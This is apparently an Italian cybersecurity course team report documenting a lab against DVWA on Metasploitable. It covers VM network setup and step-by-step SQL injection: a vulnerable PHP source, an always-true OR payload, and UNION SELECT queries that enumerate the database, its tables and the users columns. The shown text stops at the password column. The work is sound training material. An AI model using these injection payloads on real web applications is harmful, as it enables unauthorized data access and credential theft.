LABORATORIO CYBERSECURITY

BUILD WEEK 2

TEAM 6

MACRO

INDICE

1 - Giorno 1: Web Application SQLi

2 - Giorno 2: Web Application Exploit XSS

3 - Giorno 3: System Exploit BOF

4 - Giorno 4: Exploit Metasploitable con Metasploit

5 - Giorno 5: Exploit Windows con Metasploit

INDICE
GIORNO 1

1 - LABORATORIO VIRTUALE
- 1.1 - Configurazione Macchina Kali Linux
- 1.2 - Configurazione Macchina Metasploitable
- 1.3 - Configurazione DVWA
- 1.4 - Verifica Comunicazione Macchine

2 - CONFIGURAZIONE DVWA

3 - SQL/SQL INJECTION
- 3.1 - Definizione del Database
- 3.2 - Panoramica SQL
- 3.3 - Panoramica SQL Injection
- 3.4 - Verifica delle Vulnerabilità
- 3.5 - Studio del Database
- 3.6 - SQLi in azione
- 3.6.1 - SQLmap

4 - CRACKING PASSWORD
- 4.1 - Definizione di Hash
- 4.2 - Studio dell'Hash e identificazione
- 4.3 - John The Ripper
- 4.4 - MD5 Encrypt & Decrypt
- 4.5 - Verifica credenziali

GIORNO 1

WEB APPLICATION EXPLOIT SQLI

GIORNO 1

1.0 - Configurazione Laboratorio Virtuale

WEB APPLICATION EXPLOIT SQLI

TRACCIA - GIORNO 1 :

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità **SQL Injection** presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).


Requisiti laboratorio:


- **Livello difficoltà DVWA:** LOW
- **IP Kali Linux:** 192.168.13.100/24
- **IP Metasploitable:** 192.168.13.150/24

1.1 - CONFIGURAZIONE KALI LINUX

IP KALI LINUX

- **Aprire un terminale di comando**: Avviamo Kali Linux e apriamo un terminale di comando.
- **Accedere al file di configurazione di rete**: Digitiamo ***sudo nano /etc/network/interfaces*** e premiamo Invio. Questo comando ci permetterà di accedere al file che contiene la configurazione di rete della nostra macchina.
- **Modificare l'indirizzo IP**: Nel file che si aprirà, cerchiamo la riga che contiene l'indirizzo IP attuale. Modifichiamolo con l'indirizzo IP richiesto.
- **Salvare le modifiche**: Per salvare le modifiche, premiamo i tasti Control + O, poi premiamo Invio e per chiudere l'editor nano, premiamo i tasti Control + X.
- **Riavviare la macchina**: Digitiamo **reboot** nel terminale e premiamo Invio per riavviare la macchina.
- **Verificare la modifica dell'indirizzo IP**: Dopo il riavvio, riapriamo un terminale di comando e digitiamo **ifconfig**. Questo comando ci mostrerà la configurazione della rete attuale. Verifichiamo che l'indirizzo IP sia stato modificato correttamente.





1.2 - CONFIGURAZIONE METASPLOITABLE

IP METASPLOITABLE

- **Avviare la VM Metasploitable**: Avviamo la macchina virtuale Metasploitable e quando richiesto accediamo con nome utente: “msfadmin” e password: “msfadmin”.
- **Accedere al file di configurazione di rete**: digitiamo **sudo nano /etc/network/interfaces**, quindi premete Invio. Questo comando aprirà il file che contiene la configurazione della rete.
- **Modificare l'indirizzo IP**: Nel file che si aprirà, individuiamo la riga che specifica l'attuale indirizzo IP. Modifichiamo questo indirizzo con quello richiesto.
- **Salvare le modifiche**: Per salvare le modifiche apportate, premiamo i tasti Control + O, quindi premiamo Invio per confermare e Control+X per chiudere l’editor nano.
- **Riavviare l'interfaccia di rete**: Per applicare le modifiche senza riavviare l'intera macchina, digitiamo **sudo /etc/init.d/networking restart** e premiamo Invio.
- **Verificare la modifica dell'indirizzo IP**: Infine, per assicurarci che l'indirizzo IP sia stato modificato correttamente, digitiamo **ifconfig** nel terminale e premiamo Invio. Questo comando mostrerà la configurazione attuale della rete, incluso l’indirizzo IP assegnato.

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
broadcast 192.168.13.0
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:76:0c:d9
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe76:cd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:2954 (2.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```

1.4 - VERIFICA COMUNICAZIONE

Verifica comunicazione Tra Macchine

- **Assicurarsi che entrambe le macchine siano avviate**: Avviamo sia la macchina virtuale Kali Linux che quella Metasploitable.
- **Eseguire il comando ping**: Apriamo un terminale su Kali Linux e digitate il comando **ping seguito dall'indirizzo IP della macchina Metasploitable e lo switch -c4** per specificare il numero di pacchetti da inviare e premete invio.

Interpretare i risultati del ping: Se la configurazione è corretta, vedremo una serie di righe che indicano il tempo impiegato per l'invio di ogni pacchetto, il numero di pacchetti inviati, ricevuti e persi. Se vediamo una risposta simile alla figura a destra, con il 100% dei pacchetti inviati e 0 pacchetti persi, significa che le due macchine possono comunicare correttamente tra loro.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.13.150 -c4
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.710 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=1.35 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.692 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=1.21 ms

--- 192.168.13.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.692/0.990/1.352/0.294 ms
```

GIORNO 1

2.0 - Configurazione DVWA

2 - CONFIGURAZIONE DVWA

Livello difficoltà DVWA

- **Accedere alla pagina login della DVWA**: Apriamo il nostro *browser* e navighiamo alla pagina di login dell'applicazione Damn Vulnerable Web Application (DVWA) all'indirizzo: *http://192.168.13.150/dvwa/login.php*, con le credenziali *"admin"* e *"password"*.
- **Accedere alla sezione di sicurezza**: Una volta effettuato l'accesso, cerchiamo e clicchiamo sulla voce *"DVWA Security"* nel menu principale dell'applicazione.
- **Impostare il livello di sicurezza**: Nella pagina DVWA Security, troveremo un *menu a tendina* per selezionare il livello di sicurezza. Selezioniamo *l'opzione "low"* dal menu a tendina e clicchiamo su *submit* per confermare.
- **Verificare la modifica**: Se l'operazione è stata eseguita correttamente, vedremo il vostro nome utente e il livello di sicurezza "low" visualizzati in basso a sinistra dello schermo.

GIORNO 1

3.0 - Sql / Sql Injection

3.1 - DEFINIZIONE DI DATABASE

Cos’è un Database ?

Un database è una raccolta organizzata di dati, strutturata in modo tale da poter essere facilmente gestita, accessibile e aggiornata. I **database** vengono utilizzati per archiviare informazioni in vari formati, che possono includere testo, numeri, immagini, audio e video.

I database sono gestiti attraverso sistemi di gestione di **database (DBMS)**, che forniscono strumenti per la creazione, l'interrogazione, l'aggiornamento e la gestione dei dati. Funzionano tramite query, spesso scritte in linguaggi specifici come SQL per i database relazionali. I **database** sono fondamentali per molte applicazioni moderne, dai piccoli programmi aziendali ai grandi sistemi di gestione dei dati utilizzati dalle multinazionali e dai servizi web.

3.2 - SQL

Cos’è l’SQL ?

SQL è l’acronimo di ***Structured Query Language***, ed è un linguaggio pensato e sviluppato per gestire dati all’interno di database relazionali, permettendo di amministrarli in modo efficace.

SQL rende molto efficiente la ricerca e l’ordinamento di grandi quantità di dati quando questi sono strutturati, ma il più grande punto di forza è la possibilità di interrogare i database, attraverso comandi è infatti possibile formulare richieste specifiche e ottenere dati che rispettino i criteri della nostra interrogazione, permettendo poi anche di filtrare ulteriormente i risultati ottenuti o combinarli con quelli di altre richieste.

3.3 - SQL INJECTION

🔍 Cos’è un SQL injection ?

Un SQL injection è un tipo di attacco informatico che sfrutta vulnerabilità nelle applicazioni web che interagiscono con un database attraverso query SQL.

Questo attacco consente a un malintenzionato di inserire o manipolare comandi SQL all'interno di un input dell'utente (come campi di testo in un modulo web) per eseguire operazioni non autorizzate sul database.

Protezione contro SQL injection:

- **Parametrizzazione delle query:** Utilizzare query parametrizzate o prepared statements che separano il codice SQL dai dati dell'utente.
- **Convalida degli input:** Validare e filtrare i dati dell'utente per assicurarsi che non contengano caratteri pericolosi.

Implementare queste misure di sicurezza è essenziale per proteggere le applicazioni web da attacchi SQL injection.

3.4 - VERIFICA DELLE VULNERABILITÀ

Nel livello **LOW**, non sono presenti controlli sull'input passato nella query string (id), come illustrato nel seguente codice PHP. In questo caso, l'id viene ottenuto come una semplice stringa di testo.
L'input dell'utente non viene filtrato o validato, il che significa che qualsiasi valore passato tramite la query string viene inserito direttamente nella query SQL. Questo rende l'applicazione vulnerabile agli attacchi SQL injection.

SQL Injection Source


```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```


3.4 - VERIFICA DELLE VULNERABILITÀ


In seguito, verifichiamo il numero di ID presenti nel database inserendo diversi numeri: partendo da 0, si veda come gli unici ID registrati che vengono riportati sono dal **numero 1 al numero 5**.
Inserendo altre cifre, il form rimane cieco e non restituisce risultati.


L'**ID 4** corrisponde all'utente **Pablo Picasso**, la vittima di questo SQLi.
All'inserimento dei numeri nel campo User ID la query generata diventa:


```
SELECT first_name, last_name FROM users
WHERE user_id = ' numero inserito '
```












3.4 - VERIFICA DELLE VULNERABILITÀ

Nel livello di sicurezza LOW, è possibile inserire un simbolo di escape (come un apostrofo, ') che provoca un errore nel codice SQL. La query generata diventa:

SELECT first_name, last_name FROM users WHERE user_id = “ ‘ “

Il server web rileva che un elemento di apertura (l'apostrofo) non è stato chiuso, causando un errore di sintassi SQL. Questo errore si manifesta con un messaggio simile a:




```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
```

Questa implementazione è problematica perché se il server restituisce un errore simile, significa che non si aspettava tale input, rivelando una vulnerabilità. L'errore mostra che l'input dell'utente non è stato adeguatamente filtrato o validato, esponendo l'applicazione agli attacchi di **SQL injection**.

3.5 - STUDIO DEL DATABASE


Confermata l'esposizione del DB a SQL Injections, ci si può avvalere degli operatori booleani per studiare meglio la struttura del DB.

In questo caso, grazie all'operatore OR, è possibile inviare una **query sempre vera** che fornirà informazioni riguardanti ogni record della tabella.

Inserendo **1' OR '1'='1** i risultati che vengono restituiti equivalgono sia all'**ID 1 che a tutti gli altri ID presenti nel DB.**
La Query così generata diventa:

SELECT first_name, last_name FROM users WHERE user_id = " 1' OR '1'='1"

L'utilizzo dell'operatore booleano, prova ancora una volta **la vulnerabilità del DB.**



3.5 - STUDIO DEL DATABASE


Dopo aver individuato la falla del sistema, ci serviamo dell'operatore di unione di SQL (UNION) che ci consente di combinare i risultati di una query di selezione SELECT, per studiare la struttura del database. L'operatore UNION richiede la selezione dello stesso numero di campi della query inserita nel codice della pagina. In questo caso i campi sono due e sono stati scelti 1 e database(), quindi la query da inserire è:

```
' UNION SELECT 1, database()#
```

La query generata sarà:

```
SELECT first_name, last_name FROM users WHERE
user_id = " ' UNION SELECT 1, database()# "
```

- Il valore **1** è una costante e verrà restituito come risultato della prima colonna della query di unione. La scelta di **1** è arbitraria e viene utilizzata solo per soddisfare il numero di colonne richieste dalla query originale.
- **database()** è una funzione di MySQL che restituisce il nome del database attualmente in uso. Il risultato di questa funzione verrà restituito come risultato della seconda colonna della query di unione.
- **#** è un commento in MySQL. Tutto ciò che segue # verrà ignorato dal parser SQL. In questo caso, viene utilizzato per commentare la parte rimanente della query originale, prevenendo errori di sintassi (non si genererà un errore per mancata chiusura del simbolo di escape ').




Il comando stampa a video il First name 1 e nel Surname il nome del database: **"dvwa"**

3.5 - STUDIO DEL DATABASE

Ottenuto il nome del DB, si può riutilizzare una Query SELECT con operatore UNION per estrarre il nome delle tabelle presenti nel Database.
In questo caso la Query sarà più specifica, in modo tale da recuperare le informazioni interessate in maniera precisa.

```
‘ UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = ‘dvwa’ #
```

- **Table_name:** restituirà i nomi delle tabelle.
- **FROM:** Operatore che andrà a prendere le dalla funzione che viene inserita di seguito
- **Information_schema.tables:** fornisce informazioni riguardo la struttura del database.
- **WHERE:** operatore che va a precisare dove si trova cioè che si sta cercando.
- **table_schema = ‘dvwa’:** variabile che specifica all’operatore WHERE di andare a cercare nel database denominato ‘dvwa’. Il carattere # viene utilizzato commentare la parte rimanente della query originale, prevenendo errori di sintassi.



Il comando stampa a video il First name 1 e in Surname il nome delle due tabelle presenti nel database: **guestbook** e **users**.


3.5 - STUDIO DEL DATABASE

A questo punto ci concentriamo sulla tabella users perché è quella che molto probabilmente contiene dati sensibili relativi agli utenti. Utilizziamo quindi una query che recupera le colonne presenti nella tabella user:

```
' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#
```

- **column_name:** è il nome della colonna specifica che vogliamo selezionare dalla tabella information_schema.columns.
- **information_schema.columns**: è una tabella di sistema in MySQL che contiene informazioni su tutte le colonne di tutte le tabelle nel database. Stiamo accedendo a questa tabella per ottenere i nomi delle colonne.
- **table_name = 'users'**: filtro limita i risultati solo alle colonne che appartengono alla tabella users.

Come vediamo dalla figura a destra, tra tutte le colonne della tabella users, c'è anche la colonna **password.**

